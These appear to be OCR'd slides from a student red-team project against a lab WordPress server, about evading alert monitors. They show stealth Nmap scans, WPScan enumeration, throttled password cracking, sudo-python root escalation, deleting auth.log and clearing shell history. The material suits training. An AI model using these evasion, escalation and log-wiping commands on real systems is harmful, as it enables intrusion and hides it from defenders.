
Mitigating Detection

- We change the options in order not to trigger the monitoring system. Almost zero.

  Nmap -sS -P0 192.168.1.0/24 Ref: https://linuxhint.com/stealth_scans_nmap/

  The -P0 switch will restrain the ping of Nmap that is sent by default while also blocking various firewalls

  The -sS will use the SYN flag instead of the HTTP
- Alternative to nmap: Zenmap - https://geek-university.com/nmap/what-is-zenmap/
- Screenshot in the next page...


HTTP Transactions [Packetbeat] ECS
NMAP with -sV option
NMAP with -sS -P0 option
Count
50
40
30
20
10
0
15:26:00
15:28:00
15:30:00
15:32:00
15:34:00
15:36:00
15:38:00
@timestamp per 30 seconds

Stealth Exploitation using WPScan


Monitoring Overview


- HTTP Request Size Monitor - Alert
- It measures the total bytes size of HTTP request
- Will trigger the alert after reaching above 3500 within 1 minute frame time.

Mitigating Detection

- Will trigger the alert but very minimal footprint by adding in the command u1-2
  What this option does is to find 2 users only and wpscan will not run longer.
- Alternative to WPScan : WPXF - Word Press Exploit Framework can chain it together with any of the popular payloads like meterpreter_reverse_tcp
  https://www.infosecmatter.com/cms-vulnerability-scanners-for-wordpress-joomla-drupal-moodle-typo3/
- Screenshot next page...

ENUMERATION






```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u1-2
```

Stealth Exploitation of Brute Force mitigation

Monitoring Overview

- HTTP Request Size Monitor / CPU Usage monitor / Excessive HTTP Error
- It measures the total bytes size of HTTP request / CPU Usage / HTTP Error
- The trigger will depend on what is the command being use.

Mitigating Detection

- Guess the password first like we did for user Michael and this will not trigger CPU usage spike. Also, spacing “unlucky” guesses out with intervals of a few minutes would help mitigate potential failed login but frequency alert. If not possible use john the ripper with session pause options.
- HashCat - The tool comes with a built-in benchmarking system and integrated thermal watchdog.
- Screenshots in the next page...

UNMITIGATED: (No Kali)


This screenshot demonstrate on how to use the pause option in John The Ripper tool to avoid detection. Once you run the command with proper option you can press Ctrl-Z anytime to stop the process but it will record the session and continue in another time or day. In this example we name the session as wordpress.

--session=wordpress option is to record the password cracking session

--status=wordpress command is to check the last status

--restore=wordpress command is to continue the session.

On this screenshot we also show you the files that are being created when you add --session=[filename].



Ref: http://nrupentheking.blogspot.com/2011/03/john-ripper-managing-sessions.html

Stealth Exploitation - Root Privilege Escalation using Python

Monitoring Overview

- HTTP Request Size Monitor / CPU Usage monitor
- It measures the total bytes size of HTTP request & CPU Usage
- The trigger will depend on what is the command being use.

Mitigating Detection

- Since Steven's account was allowed to run python as a superuser, we were able to escalate and maintain privileged access using python code rather than attempting a brute force which may trigger alerts set

- sudo python -c 'import os; os.system("/bin/sh")'

- Password guessing: it was very easy to guess root user password, toor
- Erace trace of our activity using root account
- Screenshots in the next page

Stealth Exploitation - Root Privilege Escalation using Python

Shell No. 2

File Actions Edit View Help

Shell No. 1 Shell No. 2

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec  3 14:44:50 2021 from 192.168.1.90
$ pwd
/home/steven
$ whoami
steven
$ sudo -i
[sudo] password for steven:
Sorry, try again.
[sudo] password for steven:
Sorry, user steven is not allowed to execute '/bin/bash' as root on raven.local.
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import os; os.execl("/bin/sh", "sh")'
# whoami
root
# pwd
/home/steven
# cd ../../
# pwd
/
# ls -l
total 80
```

Shell No. 1

File Actions Edit View Help

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Dec  3 15:34:59 2021 from 192.168.1.90
$ pwd
/home/steven
$ whoami
steven
$ su root
Password:
root@target1:/home/steven#
```

```
root@target:/# rm /var/log/auth.log
```

```
root@target:/# echo '' > /var/log/auth.log
```


```
root@target:~#  cat /etc/passwd
```

```
root@target:~# history -c
```

Yomi
(Charlie Brown)


Jyotsna (Lucy)

Venkata
(Linus)



Carlo
(Snoopy)

Harjas
(Schroeder)



Chris
(Woodstock)

The End